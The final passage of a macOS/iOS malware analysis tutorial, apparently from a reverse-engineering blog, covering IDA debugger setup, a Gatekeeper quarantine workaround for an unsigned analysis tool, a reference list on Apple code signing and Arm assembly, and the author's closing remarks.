
For steps to reboot macOS in recovery mode, check this reference: https://support.apple.com/en-us/102518 .

Therefore, **open the target application on IDA, go to the entry point and set up a break point**. Once it has been done, you must choose the debugger by navigating to menu **Debugger | Switch Debugger**, as shown in the next figure:




[Figures 72]: Choosing the IDA debugger

Once this step has been done, go to menu **Debugger | Process options** and set **Hostname** as **localhost**:



[Figures 73]: Setting debugger process options

Run the debugger from menu **Debugger | Start process:**



[Figures 74]: Running debugging session

An important note is that **trying to run non-signed applications might be blocked by GateKeeper** and, that has happened with **disarm** tool shown above. Thus, I needed executing **xattr -d com.apple.quarantine disarm.AAPLSi** to get it running. If everything was set up correctly, **do not forget to set up a breakpoint on the entry point** and launch the process as explained.

10. References

A brief list of references, which could be interesting to check and get further details on the mentioned topics follows below:

- **Apple security documentation 1:** https://developer.apple.com/documentation/security
- **Apple security documentation 2:** https://security.apple.com/
- **DER format:** https://docs.fileformat.com/web/der/
- **How to convert a certificate into the appropriate format:** https://knowledge.digicert.com/solution/SO26449.html
- **Inside code signing provisioning profiles:** https://developer.apple.com/documentation/technotes/tn3125-inside-code-signing-provisioning-profiles
- **macOS Code Signing in Depth:** https://developer.apple.com/library/archive/technotes/tn2206/_index.html
- **Code Signing Guide:** https://developer.apple.com/library/archive/documentation/Security/Conceptual/CodeSigningGuide/Introduction/Introduction.html
- **Programming with Objective-C:** https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/ProgrammingWithObjectiveC/Introduction/Introduction.html
- **Apple Silicon**: https://developer.apple.com/documentation/apple-silicon
- **ARC:** https://angelolloqui.com/blog/21-ARC-I-Introduction-to-ARC-and-how-it-works-internally
- **ARC:** https://angelolloqui.com/blog/22-ARC-II-Advantages-drawbacks-and-false-myths
- **ARC**: https://angelolloqui.com/blog/23-ARC-III-ARC-Optimizations
- **Friday Q&A 2014-05-09: When an Autorelease Isn't:** https://www.mikeash.com/pyblog/friday-qa-2014-05-09-when-an-autorelease-isnt.html
- **Objective-C Automatic Reference Counting (ARC):** https://clang.llvm.org/docs/AutomaticReferenceCounting.html
- **Arm Assembly language**: https://developer.arm.com/documentation/107829/0200/Assembly-language-basics
- **Arm Architecture Reference Manual for A-profile architecture:** https://developer.arm.com/documentation/ddi0487/latest/
- **Disabling and Enabling System Integrity Protection:** https://developer.apple.com/documentation/security/disabling_and_enabling_system_integrity_protection

11. Conclusion

This article offers an introduction to macOS/iOS malware analysis, which is a quite extensive topic, and certainly would deserve further sections dissecting the binary in detail, but I have chosen to keep the analysis shorter than would be possible to avoid make the article longer than reasonable.

I hope this article can encourage you to keep learning and, when it is possible, to write your own articles to help other professionals, and remember that each person has a unique perspective of the information security world, and none of them are wrong. Although I work in a different area these days, I had promised I would finish this series, so I hope I can do it.

If you need some advice, the mine is:

"Follow your heart and do what you are truly enthusiastic about doing, because the only certainty is today, and tomorrow is a long way away."

Just in case you want to stay connected:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep reversing and I see you at next time!

Alexandre Borges